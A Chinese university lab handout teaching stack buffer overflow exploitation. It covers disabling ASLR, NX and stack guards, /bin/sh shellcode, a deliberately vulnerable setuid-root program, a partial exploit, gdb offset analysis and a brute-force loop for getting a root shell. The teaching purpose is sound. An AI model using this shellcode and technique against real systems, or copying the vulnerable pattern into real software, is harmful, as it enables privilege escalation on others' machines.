



中国科学技术大学
University of Science and Technology of China

实验1 缓冲区溢出漏洞

中国科学技术大学 计算机学院
曾凡平

1、环境配置

- 虚拟机：32位的ubuntu14
- 缓冲区溢出攻击是危害最大的攻击方式之一。为了防止缓冲区溢出攻击，已经研究出了多种保护机制，比较常用的有：地址空间随机化、禁止栈执行、“Stack Guard”三种。为了演示缓冲区溢出攻击的原理，我们将禁用这些机制。本次实验在ubuntu虚拟机下运行。
- 现代ubuntu系统默认禁用root用户，用以下命令启用root用户并设置root密码(假定为*lab3418*):
 - *sudo passwd root*
 - *lab3418*

禁止一些安全机制

- 禁止|允许 地址空间随机化机制
 - su root
 - lab3418
 - `/sbin/sysctl -w kernel.randomize_va_space=0|1`
 - 或`sudo /sbin/sysctl -w kernel.randomize_va_space=0|1`
- 允许或禁止栈执行
 - 在编译c程序代码时设置
 - 允许: `gcc -z execstack -o test test.c`
 - 禁止: `gcc -z noexecstack -o test test.c`
- 关闭gcc的Stack Guard
 - `gcc -fno-stack-protector -o test test.c`

2、准备Shellcode


- Shellcode是一段注入到被攻击进程中的可执行代码，用于实现攻击者的各种企图，比如控制目标系统、获取目标系统中的文件。以下C代码获得一个shell
- ```
const char code[] =
 "\x31\xc0" /* Line 1: xorl %eax,%eax */
 "\x50" /* Line 2: pushl %eax */
 "\x68""//sh" /* Line 3: pushl $0x68732f2f */
 "\x68""/bin" /* Line 4: pushl $0x6e69622f */
 "\x89\xe3" /* Line 5: movl %esp,%ebx */
 "\x50" /* Line 6: pushl %eax */
 "\x53" /* Line 7: pushl %ebx */
 "\x89\xe1" /* Line 8: movl %esp,%ecx */
 "\x99" /* Line 9: cdql */
 "\xb0\x0b" /* Line 10: movb $0x0b,%al */
 "\xcd\x80" /* Line 11: int $0x80 */
 ;
 ((void(*)())code)(); /* 强制地址转换，将字符串指针转换为函数指针 */
```

- 完整例子在call\_shellcode.c程序中。
- 使用以下命令编译上述代码（注意，别忘记execstack选项）：  

```
gcc -z execstack -fno-stack-protector -o call_shellcode
call_shellcode.c
```
- 执行call\_shellcode  

```
./call_shellcode
```
- 则执行了另一个shell，命令提示符有变化，见下图。

# Call\_shell.c及其执行结果

A terminal window with a blue title bar containing window control icons and the text 'i@u32: ~/work/slab/01'. The terminal has a yellow background and displays a series of shell prompts 'i@u32:~/work/slab/01\$'. After ten empty prompts, the user enters the command 'gcc -z execstack -fno-stack-protector -o call call\_shellcode.c'. The next prompt is followed by the command './call'. The final prompt is followed by a cursor and a black square, indicating the command is still being processed or the output is being displayed.

```
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$
i@u32:~/work/slab/01$ gcc -z execstack -fno-stack-protector -o call call_shellcode.c
i@u32:~/work/slab/01$./call
$ █
```

# 3、有漏洞的程序

- 当拷贝的内容多于目标缓冲区的大小，将发生缓冲区溢出，其结果是改写目标进程的内存区域，甚至改变程序的执行流程，执行任意代码。
- **stack.c** 从文件 **badfile** 中读取数据，并将其保存在一个只有**12**字节大小的缓冲区中。只要文件的内容足够多，缓冲区将溢出。

```
int bof(char *str)
{
 char buffer[12];
 strcpy(buffer, str); return 1;
}

int main(int argc, char **argv){
 char str[517]; FILE *badfile;
 badfile = fopen("badfile", "r");
 fread(str, sizeof(char), 517, badfile);
 bof(str);
 printf("Returned Properly\n");
 return 1;
}
```

- 将其编译为可执行程序

```
gcc -o stack -z execstack -fno-stack-protector stack.c
```

- 将其设置为root所有，并设置UID，则可执行程序stack将具有root权限

```
sudo chown root:root stack
```

```
sudo chmod +s stack
```

- 任何用户运行stack均具有root权限。因此，普通用户如果能合理设置badfile的内容，则有可能获得一个具有root权限的shell，从而可以执行任意的命令，比如读取/etc/shadow的内容。



## 4、利用漏洞获取root shell

- 只要向目标缓冲区注入适当的内容，则可以改变程序的执行流程。这里涉及两个主要问题：
  1. 如何确定缓冲区的起始地址与函数的返回地址所在的内存单元的距离。对于例子stack.c，要确定的是bof(char \*str)函数中的buffer与保存起始地址的堆栈的距离。这需要通过gdb调试stack来确定。
  2. 如何组织buffer的内容，使溢出后能使程序执行注入的shellcode。这需要猜测buffer在内存中的起始地址，从而确定溢出后返回地址的具体值。

# 准备攻击代码exploit.c

```
void main(int argc, char **argv)
{
 char buffer[517]; FILE *badfile; int i;
 /* Initialize buffer with 0x90 (NOP instruction) */
 memset(&buffer, 0x90, 517);
 /* You need to fill the buffer with appropriate contents here */
 for(i=0;i<7;i++){ //为什么是7?
 (long)(buffer+i*4)=RETURN; // RETURN=?
 }
 strcpy(buffer+510-sizeof(shellcode), shellcode);
 /* Save the contents to the file "badfile" */
 badfile = fopen("badfile", "w");
 fwrite(buffer, 517, 1, badfile);
 fclose(badfile);
}
```

# 为什么是7? 调试stack确定的

```
~/slab/01$ gdb stack
```

```
(gdb) disas bof
```

```
0x080484bd <+0>: push %ebp
0x080484be <+1>: mov %esp,%ebp
0x080484c0 <+3>: sub $0x28,%esp
0x080484c3 <+6>: mov 0x8(%ebp),%eax
0x080484c6 <+9>: mov %eax,0x4(%esp)
0x080484ca <+13>: lea -0x14(%ebp),%eax
0x080484cd <+16>: mov %eax,(%esp)
0x080484d0 <+19>: call 0x8048370
<strcpy@plt>
0x080484d5 <+24>: mov $0x1,%eax
0x080484da <+29>: leave
0x080484db <+30>: ret
```

```
(gdb) b *(bof+0)
```

```
(gdb) b *(bof+19)
```

```
(gdb) b *(bof+30)
```

```
(gdb) display/i $pc
```

```
(gdb) r
```

```
=> 0x80484bd <bof>: push %ebp
```

```
(gdb) x/x $esp
```

```
0xbffe570c: 0x08048536
```

```
(gdb) c
```

```
=> 0x80484d0 <bof+19>: call 0x8048370
<strcpy@plt>
```

```
(gdb) x/x $esp
```

```
0xbffe56e0: 0xbffe56f4
```

```
(gdb) p 0xbffe570c-0xbffe56f4
```

```
$1 = 24
```

```
(gdb)
```



- badfile的内容按（一）或（二）的方式组织。本例的buffer的大小为12，因此按（二）的方式猜测RET（exploit.c的RETURN）的值。
- 提示：调试stack可以知道buffer的起始地址，根据该起始地址确定RETURN的值。
- 如果一切正确，则：

```
~/slab/01$ gcc -o exploit exploit.c
~/slab/01$./exploit
~/slab/01$./stack
id
uid=1000(fanping) gid=1000(fanping) euid=0(root)
egid=0(root)
groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),108(lpadmin),124(sambashare),1000(fanping)
```

# 获得完全的root权限

- 许多命令若被当成Set-UID root进程来执行，将会与作为root进程时有所不同，因为它们知道真正的用户id并不是root。为了解决这个问题，你可以运行以下程序将真正的用户id变为root，通过这个方法，你将获得一个真正的root进程。

```
/* setuid.c */
void main()
{
 setuid(0);
 system("/bin/sh");
}
```

- 编译并执行，具体命令如下：

```
$ gcc -o setuid setuid.c
$./setuid // 设置用户id为root id
```

# 5、地址随机化

- 真实的Linux系统开启了地址随机化机制，这样猜测RET的难度异常高，因此成功攻击的概率极小。
- 使用以下指令打开地址随机化：  

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```
- 如果只运行一次有漏洞的程序，你可能无法获取root shell，那么，如果运行多次呢？如果你的攻击程序设计合理，多次运行漏洞程序有可能会获得root shell。修改你的攻击程序，增加成功获取root shell的可能性。我们提供了一个循环调用stack的脚本文件random.sh，该脚本的功能是循环调用stack程序，直到获得root权限后停止。请使用下述命令统计你获取root shell需要的时间

# random.sh

- `#!/bin/sh`
- `# random.sh`
- `time ./random.sh > log`
- `while [ "root" !=`  
``whoami` ]`
- `do`
- `./stack`
- `done`



## 6、使用Stack Guard情况下的攻击

```
~/slab/01$ gcc -o stack -z execstack stack.c
```

```
~/slab/01$./stack
```

```
*** stack smashing detected ***: ./stack terminated
```

```
Aborted (core dumped)
```

```
~/slab/01$
```

- 可见攻击是不成功的

## 7、Non-executable Stack情况下的攻击

- `~/slab/01$ gcc -fno-stack-protector -z noexecstack -o stack stack.c`
- `~/slab/01$ ./stack`
- `$`
- 攻击仍然成功，说明该Linux系统不支持栈不可执行保护。

# 上机实践(过关测试)

- 1. 补全exploit.c攻击程序代码，使得运行攻击程序能够获得root shell，让老师检查你以普通用户身份运行./stack的结果。
- 2. 从老师那里拷贝astack（仅修改了stack.c中buffer的大小）可执行文件，修改exploit.c程序，使得astack能够获得root shell。